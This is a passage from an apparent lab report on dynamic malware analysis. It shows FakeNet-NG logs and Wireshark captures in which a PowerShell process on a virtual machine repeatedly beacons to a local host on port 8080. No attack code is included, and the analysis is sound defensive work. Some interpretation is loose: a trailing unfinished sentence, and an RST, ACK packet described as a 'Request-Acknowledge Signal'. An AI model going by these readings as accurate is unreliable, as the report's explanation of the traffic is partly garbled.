
Which clearly depicts that a malicious connection is established and now the security of the computer as well as network is compromised.

c) <u>FakeNet</u>: FakeNet is a dynamic network analysis tool for malware researchers and penetration testers of the future generation. While emulating legal network services, the program allows you to intercept and reroute all or selected network traffic. We may use FakeNet to quickly identify malware functionality and record network signatures.




FakeNet-NG - fakenet.exe

```
                         Version 1.4.11
  ______________________________________________________________
                    Developed by FLARE Team
  ______________________________________________________________
11/13/21 12:50:44 AM [           FakeNet] Loaded configuration file: configs\default.ini
11/13/21 12:50:44 AM [          Diverter] Capturing traffic to packets_20211113_005044.pcap
11/13/21 12:50:45 AM [               FTP] >>> starting FTP server on 0.0.0.0:21, pid=5640 <<<
11/13/21 12:50:45 AM [               FTP] concurrency model: multi-thread
11/13/21 12:50:45 AM [               FTP] masquerade (NAT) address: None
11/13/21 12:50:45 AM [               FTP] passive ports: 60000->60010
11/13/21 12:50:45 AM [          Diverter] Failed getting registry value NameServer.
11/13/21 12:50:45 AM [          Diverter] Failed to notify adapter change on {7699B109-AF9F-41FF-BACE-4
1A5849B9B50}
11/13/21 12:50:45 AM [          Diverter] Failed to call OpenService
11/13/21 12:51:21 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 12:51:25 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 12:51:56 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 12:52:00 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 12:53:58 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 12:54:03 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 12:54:05 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.2:53
11/13/21 12:54:05 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:05 AM [          Diverter] powershell.exe (3364) requested TCP 192.168.2.30:8080
11/13/21 12:54:05 AM [    HTTPListener80]   GET /login/process.php HTTP/1.1
11/13/21 12:54:05 AM [    HTTPListener80]   Cookie: FLvpqTXXWRwbUE=HJyz0s1F50dFGs63FRlGmTa/yDQ=
11/13/21 12:54:05 AM [    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0
; rv:11.0) like Gecko
11/13/21 12:54:05 AM [    HTTPListener80]   Host: 192.168.2.30:8080
11/13/21 12:54:05 AM [    HTTPListener80]   Connection: Keep-Alive
11/13/21 12:54:05 AM [    HTTPListener80]
11/13/21 12:54:05 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.2:53
11/13/21 12:54:05 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:05 AM [          Diverter] svchost.exe (3368) requested TCP 192.0.2.123:80
11/13/21 12:54:05 AM [    HTTPListener80]   GET /wpad.dat HTTP/1.1
11/13/21 12:54:05 AM [    HTTPListener80]   Connection: Keep-Alive
```




```
11/13/21 01:04:39 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:04:39 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:06:14 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:06:15 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:06:15 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:06:15 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:06:16 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:06:19 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 01:06:51 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:06:56 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 01:07:27 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:07:32 AM [          Diverter] System (4) requested UDP 192.168.230.255:137
11/13/21 01:07:39 AM [          Diverter] powershell.exe (7028) requested TCP 192.168.2.30:8080
11/13/21 01:07:39 AM [    HTTPListener80]   GET /login/process.php HTTP/1.1
11/13/21 01:07:39 AM [    HTTPListener80]   Cookie: FLvpqTXXWRwbUE=HJyz0s1F50dFGs63FRlGmTa/yDQ=
11/13/21 01:07:39 AM [    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0
; rv:11.0) like Gecko
11/13/21 01:07:39 AM [    HTTPListener80]   Host: 192.168.2.30:8080
11/13/21 01:07:39 AM [    HTTPListener80]   Connection: Keep-Alive
11/13/21 01:07:39 AM [    HTTPListener80]
11/13/21 01:07:39 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:39 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:39 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:07:40 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:40 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:40 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:07:40 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:40 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:40 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:07:41 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:41 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:41 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:07:44 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:44 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:44 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:07:49 AM [          Diverter] ERROR: Failed to send outbound loopback TCP packet
11/13/21 01:07:49 AM [          Diverter]   TCP 127.0.0.1:80->127.0.0.1:49715
11/13/21 01:07:49 AM [          Diverter]   [Error 87] The parameter is incorrect.
11/13/21 01:08:30 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:08:30 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:08:30 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:09:00 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:09:19 AM [          Diverter] powershell.exe (7028) requested TCP 192.168.2.30:8080
```




```
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:09 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:54:10 AM [        DNS Server] Received A request for domain 'wpad.localdomain'.
11/13/21 12:55:19 AM [          Diverter] svchost.exe (1772) requested UDP 192.168.230.254:67
11/13/21 12:55:32 AM [          Diverter] ICMP type 3 code 3 192.168.230.130->192.168.230.254
11/13/21 12:55:32 AM [          Diverter] Modifying ICMP packet (type 3, code 3):
11/13/21 12:55:32 AM [          Diverter]   from: 192.168.230.130->192.168.230.254
11/13/21 12:55:32 AM [          Diverter]   to:   192.168.230.130->192.168.230.130
11/13/21 12:56:19 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 12:56:30 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 12:56:30 AM [        DNS Server] Received A request for domain 'settings-win.data.microsoft.co
m'.
11/13/21 12:56:30 AM [          Diverter] svchost.exe (3288) requested TCP 192.0.2.123:443
11/13/21 12:56:31 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 12:56:31 AM [        DNS Server] Received A request for domain 'settings-win.data.microsoft.co
m'.
11/13/21 12:56:31 AM [          Diverter] svchost.exe (3288) requested TCP 192.0.2.123:443
11/13/21 01:00:20 AM [          Diverter] svchost.exe (2752) requested TCP 20.198.162.78:443
11/13/21 01:00:24 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:00:24 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:00:24 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:00:36 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:00:36 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:00:36 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:00:49 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:00:49 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:00:49 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:01:00 AM [          Diverter] svchost.exe (1772) requested UDP 192.168.230.254:67
11/13/21 01:01:00 AM [          Diverter] System (4) requested UDP 192.168.230.2:137
11/13/21 01:01:00 AM [          Diverter] svchost.exe (5032) requested UDP 239.255.255.250:1900
11/13/21 01:01:06 AM [          Diverter] svchost.exe (1832) requested UDP 192.168.230.130:53
11/13/21 01:01:06 AM [        DNS Server] Received A request for domain 'client.wns.windows.com'.
11/13/21 01:01:06 AM [          Diverter] svchost.exe (2752) requested TCP 192.0.2.123:443
11/13/21 01:01:06 AM [          Diverter] svchost.exe (5032) requested UDP 239.255.255.250:1900
11/13/21 01:01:24 AM [          Diverter] System (4) requested UDP 192.168.230.255:138
```

The FakeNet allowed us to see

d) <u>Wireshark</u>: Wireshark is the most popular and commonly used network protocol analyzer in the world. It allows you to view what's going on in your network at a cellular level.




```
21 19.250839    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
22 20.266688    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
23 21.281665    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
24 21.834632    192.168.230.130     192.168.2.30        TCP      66 [TCP Retransmission] 49717 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
25 22.280160    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
26 23.280270    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
27 24.278988    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
28 25.277662    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
29 26.276781    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
30 27.277214    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
31 27.834654    192.168.230.130     192.168.2.30        TCP      66 [TCP Retransmission] 49717 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
32 28.275282    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
33 29.290186    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
34 30.306177    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
35 31.319910    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
36 32.334354    192.168.230.1       192.168.230.255     UDP     305 54915 → 54915 Len=263
```



cap2.txt
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time         Source            Destination       Protocol Length Info
   37 32.740845    VMware_c5:f5:27   VMware_e7:cf:3a   ARP       42 Who has 192.168.230.2? Tell 192.168.230.130
   38 32.741009    VMware_e7:cf:3a   VMware_c5:f5:27   ARP       60 192.168.230.2 is at 00:50:56:e7:cf:3a
   39 33.349621    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   40 34.364530    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   41 35.125063    192.168.230.130   192.168.230.2     NBNS      92 Name query NB MSEDGEWIN10<1c>
   42 35.378458    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   43 36.393539    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   44 36.631724    192.168.230.130   192.168.230.2     NBNS      92 Name query NB MSEDGEWIN10<1c>
   45 37.408608    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   46 38.147473    192.168.230.130   192.168.230.2     NBNS      92 Name query NB MSEDGEWIN10<1c>
   47 38.410483    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   48 39.424348    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   49 39.693986    192.168.230.130   192.168.230.255   NBNS      92 Name query NB MSEDGEWIN10<1c>
   50 39.893017    192.168.2.30      192.168.230.130   TCP       60 8080 → 49717 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   51 40.437900    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   52 40.444490    192.168.230.130   192.168.230.255   NBNS      92 Name query NB MSEDGEWIN10<1c>
   53 41.209609    192.168.230.130   192.168.230.255   NBNS      92 Name query NB MSEDGEWIN10<1c>
   54 41.453028    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   55 42.467713    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   56 43.168089    192.168.230.2     192.168.230.130   ICMP     120 Destination unreachable (Host unreachable)
   57 43.483200    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   58 44.497863    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   59 44.675062    192.168.230.2     192.168.230.130   ICMP     120 Destination unreachable (Host unreachable)
```




cap2.txt
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time         Source            Destination       Protocol Length Info
   63 47.540895    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   64 48.541477    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   65 49.540221    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   66 50.539648    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   67 51.555233    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   68 51.946995    VMware_c5:f5:27   Broadcast         ARP       42 Who has 192.168.230.2? Tell 192.168.230.130
   69 51.947153    VMware_e7:cf:3a   VMware_c5:f5:27   ARP       60 192.168.230.2 is at 00:50:56:e7:cf:3a
   70 52.569227    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   71 53.584794    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   72 54.601110    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   73 55.614097    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   74 56.628812    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   75 57.643353    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   76 58.659518    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   77 58.931465    VMware_c5:f5:27   Broadcast         ARP       42 Who has 192.168.230.2? Tell 192.168.230.130
   78 58.931687    VMware_e7:cf:3a   VMware_c5:f5:27   ARP       60 192.168.230.2 is at 00:50:56:e7:cf:3a
   79 59.673423    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   80 60.688071    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   81 61.705497    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   82 62.717622    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   83 63.734624    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   84 64.747708    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
   85 65.747267    192.168.230.1     192.168.230.255   UDP      305 54915 → 54915 Len=263
```

We identified some records as suspicious that are actually coloured. The signal in the red is a Request-Acknowledge Signal that is established with the help of TCP protocol.

